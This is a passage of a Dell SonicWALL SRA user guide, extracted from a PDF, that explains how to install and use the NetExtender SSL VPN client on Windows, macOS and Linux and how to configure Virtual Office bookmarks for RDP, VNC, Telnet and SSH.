
- Step 1** Navigate to the IP address of the SonicWALL security appliance. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button.
- Step 3** The Virtual Office displays the status of NetExtender installation. A pop-up window may appear, prompting you to accept a certificate. Click **Trust**.



**Step 4** A second pop-up window may appear, prompting you to accept a certificate. Click **Allow**.




**Step 5** When NetExtender is successfully installed and connected, the NetExtender status window displays.



## Using NetExtender on MacOS

- Step 1** To launch NetExtender, go the **Applications** folder in the **Finder** and double click on **NetExtender.app**.




- Step 2** The first time you connect, you must enter the server name or IP address in the **SSL VPN Server** field.
- Step 3** Enter your username and password.
- Step 4** The first time you connect, you must enter the **domain** name. The domain name is case-sensitive.
- Step 5** Click **Connect**.
- Step 6** You can instruct NetExtender to remember your profile server name in the future. In the **Save profile** pull-down menu, you can select the following:
- **Save name and password (if allowed)**
  - **Save username only (if allowed)**
  - **Do not save profile.**




**Tip** Having NetExtender save your user name and password can be a security risk and should not be enabled if there is a chance that other people could use your computer to access sensitive information on the network.

- Step 7** When NetExtender is connected, the NetExtender icon is displayed in the status bar at the top right of your display. Click on the icon to display NetExtender options.




- Step 8** To display a summary of your NetExtender session, click **Connection Status**.


- Step 9** To view the routes that NetExtender has installed, select the **Routes** tab in the main NetExtender window.



- Step 10** To view the NetExtender Log, go to **Window > Log**.



- Step 11** To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.



- Step 12** Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.

## Installing NetExtender on Linux

SonicWALL SSL VPN supports NetExtender on Linux. To use NetExtender, clients must meet the prerequisites described in the most recent version of the *Dell SonicWALL SRA User Guide*, available on <http://www.sonicwall.com/us/en/support/3893.html>




**Note** Open source Java Virtual Machines (VMs) are not currently supported. If you do not have the recommended Java release, you can use the command-line interface version of NetExtender.



**Note** You must be logged in as root to install NetExtender, although many Linux systems will allow the **sudo .install** command to be used if you are not logged in as root.

### To install NetExtender on your Linux system, perform the following tasks:

- Step 1** Navigate to the IP address of the SonicWALL security appliance. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button. A pop-up window indicates that you have chosen to open a **.tgz** file. Click **OK** to save it to your default download directory.



- Step 3** To install NetExtender from the CLI, navigate to the directory where you saved the **.tgz** and enter the **tar -zxf NetExtender.tgz** command.

```

mk~/netExtenderClient - Shell - Konsole
[mk ~]$ tar -zxf NetExtender.tgz
[mk ~]$ cd netExtenderClient
[mk netExtenderClient]$./install
--- SonicWALL NetExtender 2.5.17 Installer ---
Please run the NetExtender installer as root.
On many systems, you can use the sudo command:

[mk netExtenderClient]$ sudo ./install
Password:
--- SonicWALL NetExtender 2.5.17 Installer ---
Checking library dependencies...
Checking pppd...
Copying files...

----- INSTALLATION SUCCESSFUL -----


Type 'netExtenderGui' to launch NetExtender.
Look in /usr/share/netExtender for a desktop shortcut and icon files.

[mk netExtenderClient]$ █

```

- Step 4** Enter the **cd netExtenderClient** command.

**Step 5** Enter `su -C ".install"` to install NetExtender.



```
datta@f14-vm:~/Downloads/netExtenderClient
File Edit View Search Terminal Help
[datta@f14-vm Downloads]$ cd netExtenderClient/
[datta@f14-vm netExtenderClient]$ su -c ".install"
Password:
--- SonicWALL NetExtender 5.5.706 Installer ---
Checking library dependencies...
Checking pppd...
Do you want non-root users to be able to run NetExtender?
If so, I can set pppd to run as root, but this could be
considered a security risk.

Set pppd to run as root [y/N]? y
mode of '/usr/sbin/pppd' retained as 4555 (r-sr-xr-x)
mode of '/usr/sbin/pppd' retained as 4555 (r-sr-xr-x)
mode of '/etc/ppp' retained as 0755 (rwxr-xr-x)
mode of '/etc/ppp/peers' retained as 0755 (rwxr-xr-x)
mode of '/etc/ppp/peers/sslvpn' retained as 0644 (rw-r--r--)
mode of '/etc/ppp/peers/wvdial' retained as 0644 (rw-r--r--)
mode of '/etc/ppp/peers' retained as 0755 (rwxr-xr-x)
Copying files...
SUSE/Ubuntu compatibility mode off

----- INSTALLATION SUCCESSFUL -----

To launch NetExtender, do one of the following:

1. Click the NetExtender icon under the Applications menu
 (look under the 'Internet' or 'Network' category)
 or
2. Type 'netExtenderGui'

[datta@f14-vm netExtenderClient]$
```

**Step 6** Enter your username and password.

**Step 7** The installer will ask if you want non-root users to be able to run NetExtender. Enter either **y** for yes or **n** for no.



**Note** To allow non-root users to run NetExtender, the installer will set PPPD to run as root. This may be considered a security risk.

## Using NetExtender on Linux

**To use NetExtender on a Linux computer, perform the following tasks:**

**Step 1** After NetExtender is installed, there are two methods to launch it:

- Click the NetExtender icon in the **Applications** menu, under either the **Internet** or **Network** category.
- Enter the **netExtenderGui** command.



- Step 2** The first time you connect, you must enter the Dell SonicWALL SRA server name in the **Server** field. NetExtender will remember the server name in the future.

SonicWALL | NetExtender

Server: 10.5.106.145

Username: admin

Password: \*\*\*\*\*

Domain: LocalDomain

Connect

Save name and password (if allowed)

© 2011 SonicWALL Inc.

- Step 3** Enter your username and password.
- Step 4** The first time you connect, you must enter the **domain** name. The domain name is case-sensitive. NetExtender will remember the domain name in the future.
- Step 5** To view the NetExtender routes, select the **Routes** tab in the main NetExtender window.

SonicWALL | NetExtender


Status Routes DNS

| # | Destination | k.c:mask/Prefix |
|---|-------------|-----------------|
| 1 | 10.5.252.0  | 255.255.252.0   |


Disconnect

© 2011 SonicWALL Inc.

- Step 6** To view the NetExtender DNS server information, select the **DNS** tab in the main NetExtender window.




- Step 7** To configure NetExtender Preferences, select **NetExtender > Preferences**.



- Step 8** The following NetExtender settings can be configured:

- **Automatically reconnect when the connection is terminated**
- **Uninstall NetExtender automatically when exiting the application**
- DNS server options:
  - **Try remote DNS servers first, then try local DNS servers**
  - **Only use remote DNS servers**
  - **Only use local DNS servers**


- Step 9** Clicking **Advanced** in the **NetExtender Preferences** window provides two additional options:



- **MTU** - Sets the Maximum Transmission Unit (MTU) size, which is the largest packet size that a router can forward without needing to fragment the packet.

- **PPP Sync Mode** - Specifies synchronous PPP. By default, this option is disabled and asynchronous PPP is used.

**Step 10** To view the NetExtender Log, go to **NetExtender > Log**.



```

NetExtender Log (/home/datta/.netExtender.log)
07/29/2011 11:05:11.879 [connect info 2835] Domain: "LocalDomain"
07/29/2011 11:05:11.879 [connect info 2835] Server: "10.5.106.145:443"
07/29/2011 11:05:11.883 [general notice 2835] Connecting to 10.5.106.145:443...
07/29/2011 11:05:11.962 [general notice 2835] Connected.
07/29/2011 11:05:11.962 [general notice 2835] Logging in...
07/29/2011 11:05:12.038 [general notice 2835] Login successful.
07/29/2011 11:05:12.487 [general notice 2835] SSL Connection is ready
07/29/2011 11:05:13.495 [general info 2835] Using new PPP frame encoding mechanism
07/29/2011 11:05:13.503 [general info 2835] Using PPP async mode (chosen by server)
07/29/2011 11:05:13.503 [general info 2835] Connecting tunnel...
07/29/2011 11:05:16.757 [connect info 2877] NetExtender interface up
07/29/2011 11:05:17.759 [dns notice 2877] Setting up DNS
07/29/2011 11:05:17.957 [general info 2885] Monitoring processes: nx=2835, pppd=2864
07/29/2011 11:05:17.958 [dns info 2885] Monitoring nameserver: 10.195.1.60
07/29/2011 11:05:17.958 [dns info 2885] Monitoring nameserver: 10.195.1.50
07/29/2011 11:05:18.578 [general info 2835] Client IP Address: 10.5.255.11
07/29/2011 11:05:18.579 [general info 2835] You now have access to the following remote network:
07/29/2011 11:05:18.579 [general info 2835] 10.5.252.0/255.255.252.0
07/29/2011 11:05:18.580 [general notice 2835] NetExtender connected successfully.
07/29/2011 11:05:18.999 [general info 2835] Saving profiles/preferences...
07/29/2011 11:05:18.000 [general info 2835] Done saving profiles/preferences

```

**Step 11** To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.

**Step 12** Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.

## Managing SSL VPN Bookmarks

Bookmarks are objects that enable you to connect to a location or application conveniently and quickly. The Virtual Office Bookmark system allows bookmarks to be created at the group and user levels. You can create both group and user bookmarks which will apply to applicable users while individual users can create only personal (user-level) bookmarks.

Since bookmarks are stored within the security appliance's local configuration files, it is necessary for group and user bookmarks to be correlated to defined group and user entities. When working with local groups and users (LocalDomain), this is automated since you must manually define the groups and users on the device. Similarly, when working with external groups (not LocalDomain), the correlation is automated since creating an external domain creates a corresponding local group.

When working with external users, however, a local user entity must exist so that any user-created (personal) bookmarks can be stored within the SRA appliance's configuration files. The need to store bookmarks on the SRA appliance itself is because LDAP, RADIUS, and NT authentication external domains do not provide a direct facility to store such information as bookmarks.

Rather than requiring you to manually create local users for external domain users wishing to use personal bookmarks, Dell SonicWALL SRA automatically creates a corresponding local user entity when an external domain user logs in to the Virtual Office.

**Topics:**

- [“Configuring SSL VPN Bookmarks” on page 1044](#)
- [“Enabling Plugin DLLs” on page 1051](#)
- [“Creating Bookmarks with Custom SSO Credentials” on page 1053](#)
- [“Using Remote Desktop Bookmarks” on page 1054](#)
- [“Using SSL VPN Bookmarks” on page 1053](#)

## Configuring SSL VPN Bookmarks

---

- Step 1** On the **SSL VPN > Virtual Office** web portal, click **Add Bookmark**. The **Add Portal Bookmark** window displays.

**Add Portal Bookmark**

Bookmark Name:

Name or IP Address:

Service: Terminal Services (RDP5 - Active) ▾

Screen Size: 1024x768 ▾

Colors: High Color(16bit) ▾

Application and Path (optional):

Start in the following folder (optional):

▶ Show windows advanced options (only available in 32-bit Windows client)

Login as console session

Enable plugin DLLs

Automatically log in

Use SSL-VPN account credentials

Use custom credentials

- Step 2** Enter a descriptive name for the bookmark in the **Bookmark Name** field.

- Step 3** Enter the fully qualified domain name (FQDN), IP Address, or IPv4 address of a host machine on the LAN in the **Name or IP Address** field. In some environments you can enter the host name only, such as when creating a VNC (Virtual Network Computing) bookmark in a Windows local network.

IPv6 addresses should be enclosed in brackets (i.e. the [ and ] symbols). You may also enter the wildcard variable **%USERNAME%** to display the current user name. Variables are case-sensitive.

Some services can run on non-standard ports, and some expect a path when connecting. Depending on the choice in the **Service** field, format the **Name or IP Address** field like one of the examples shown in the following table.

| Service Type  | Format                                                             | Example for Name or IP Address Field                                                                                |
|---------------|--------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------|
| RDP - ActiveX | IP Address                                                         | 10.20.30.4                                                                                                          |
| RDP - Java    | IP:Port (non-standard)                                             | 10.20.30.4:6818                                                                                                     |
|               | FQDN                                                               | JBJONES-PC.sv.us.sonicwall.com                                                                                      |
|               | Host name                                                          | JBJONES-PC                                                                                                          |
| VNC           | IP Address                                                         | 10.20.30.4                                                                                                          |
|               | IP:Port (mapped to session)                                        | 10.20.30.4:5901 (mapped to session 1)                                                                               |
|               | FQDN                                                               | JBJONES-PC.sv.us.sonicwall.com                                                                                      |
|               | Host name                                                          | JBJONES-PC                                                                                                          |
|               | <b>Note:</b> Do not use session or display number instead of port. | <b>Note:</b> Do not use 10.20.30.4:1<br><b>Tip:</b> For a bookmark to a Linux server, see the Tip below this table. |
| Telnet        | IP Address                                                         | 10.20.30.4                                                                                                          |
|               | IP:Port (non-standard)                                             | 10.20.30.4:6818                                                                                                     |
|               | FQDN                                                               | JBJONES-PC.sv.us.sonicwall.com                                                                                      |
|               | Host name                                                          | JBJONES-PC                                                                                                          |
| SSHv1         | IP Address                                                         | 10.20.30.4                                                                                                          |
|               | SSHv2                                                              | IP:Port (non-standard)                                                                                              |
|               | FQDN                                                               | JBJONES-PC.sv.us.sonicwall.com                                                                                      |
|               | Host name                                                          | JBJONES-PC                                                                                                          |



**Tip** When creating a **VNC** bookmark to a Linux server, you must specify the port number and server number in addition to the Linux server IP in the **Name or IP Address** field in the form of **ipaddress:port:server**. For example, if the Linux server IP address is 192.168.2.2, the port number is 5901, and the server number is 1, the value for the **Name or IP Address** field would be **192.168.2.2:5901:1**.

**Step 4** Select one of the following service types from the **Service** drop-down menu:



**Note** For the specific service you select from the **Service** drop-down menu, different options will appear. Fill in the information for the service you selected.

- **Terminal Services (RDP - ActiveX)**; go to [Step 5](#).

|                                                                           |                                              |
|---------------------------------------------------------------------------|----------------------------------------------|
| Service:                                                                  | Terminal Services (RDP5 - Active) ▾          |
| Screen Size:                                                              | 1024x768 ▾                                   |
| Colors:                                                                   | High Color(16bit) ▾                          |
| Application and Path (optional):                                          | <input type="text"/>                         |
| Start in the following folder (optional):                                 | <input type="text"/>                         |
| ▼ Show windows advanced options (only available in 32-bit Windows client) |                                              |
| <input type="checkbox"/> Redirect printers                                | <input type="checkbox"/> Redirect drives     |
| <input type="checkbox"/> Redirect ports                                   | <input type="checkbox"/> Redirect smartCards |
| <input type="checkbox"/> Login as console session                         |                                              |
| <input type="checkbox"/> Enable plugin DLLs                               |                                              |
| <input checked="" type="checkbox"/> Automatically log in                  |                                              |
| <input checked="" type="radio"/> Use SSL-VPN account credentials          |                                              |
| <input type="radio"/> Use custom credentials                              |                                              |



**Note** If you select **Terminal Services (RDP - ActiveX)** while using a browser other than Internet Explorer, the selection is automatically switched to **Terminal Services (RDP - Java)**. A popup dialog box notifies you of the switch.

- **Terminal Services (RDP - Java)**; go to [Step 5](#).

|                                                                           |                                                         |
|---------------------------------------------------------------------------|---------------------------------------------------------|
| Service:                                                                  | Terminal Services (RDP5 - Java) ▾                       |
| Screen Size:                                                              | 1024x768 ▾                                              |
| Colors:                                                                   | High Color(16bit) ▾                                     |
| Application and Path (optional):                                          | <input type="text"/>                                    |
| Start in the following folder (optional):                                 | <input type="text"/>                                    |
| ▼ Show windows advanced options (only available in 32-bit Windows client) |                                                         |
| * Only available in RDP 6                                                 |                                                         |
| <input type="checkbox"/> Redirect printers                                | <input type="checkbox"/> Redirect drives                |
| <input type="checkbox"/> Redirect ports                                   | <input type="checkbox"/> Redirect smartCards            |
| <input checked="" type="checkbox"/> Display connection bar                | <input type="checkbox"/> * Dual monitors                |
| <input checked="" type="checkbox"/> Redirect clipboard                    | <input type="checkbox"/> Redirect plug and play devices |
| <input checked="" type="checkbox"/> Auto reconnection                     | <input type="checkbox"/> Desktop background             |
| <input type="checkbox"/> * Font smoothing                                 | <input type="checkbox"/> * Desktop composition          |
| <input type="checkbox"/> Window drag                                      | <input type="checkbox"/> Menu/window animation          |
| <input checked="" type="checkbox"/> Themes                                | <input checked="" type="checkbox"/> Bitmap caching      |
| <input type="checkbox"/> Login as console session                         |                                                         |
| <input checked="" type="checkbox"/> Automatically log in                  |                                                         |
| <input checked="" type="radio"/> Use SSL-VPN account credentials          |                                                         |
| <input type="radio"/> Use custom credentials                              |                                                         |

- **Virtual Network Computing (VNC)**; go to [Step 14](#).

|                                                         |                                   |
|---------------------------------------------------------|-----------------------------------|
| Service:                                                | Virtual Network Computing (VNC) ▾ |
| Encoding:                                               | Raw ▾                             |
| Compression Level:                                      | 0 ▾                               |
| JPEG Image Quality:                                     | 0 ▾                               |
| Cursor Shape Updates:                                   | Enable ▾                          |
| <input type="checkbox"/> Use CopyRect                   |                                   |
| <input type="checkbox"/> Restricted Colors (256 Colors) |                                   |
| <input type="checkbox"/> Reverse Mouse Buttons 2 and 3  |                                   |
| <input type="checkbox"/> View Only                      |                                   |
| <input type="checkbox"/> Share Desktop                  |                                   |

- **Telnet**; go to [Step 26](#).

|          |          |
|----------|----------|
| Service: | Telnet ▾ |
|----------|----------|

- **Secure Shell Version 1 (SSHv1)**; go to [Step 26](#).

|          |                                  |
|----------|----------------------------------|
| Service: | Secure Shell Version 1 (SSHv1) ▾ |
|----------|----------------------------------|

- **Secure Shell Version 1 (SSHv1)**; go to [Step 24](#).

|                                                                             |                                  |
|-----------------------------------------------------------------------------|----------------------------------|
| Service:                                                                    | Secure Shell Version 2 (SSHv2) ▾ |
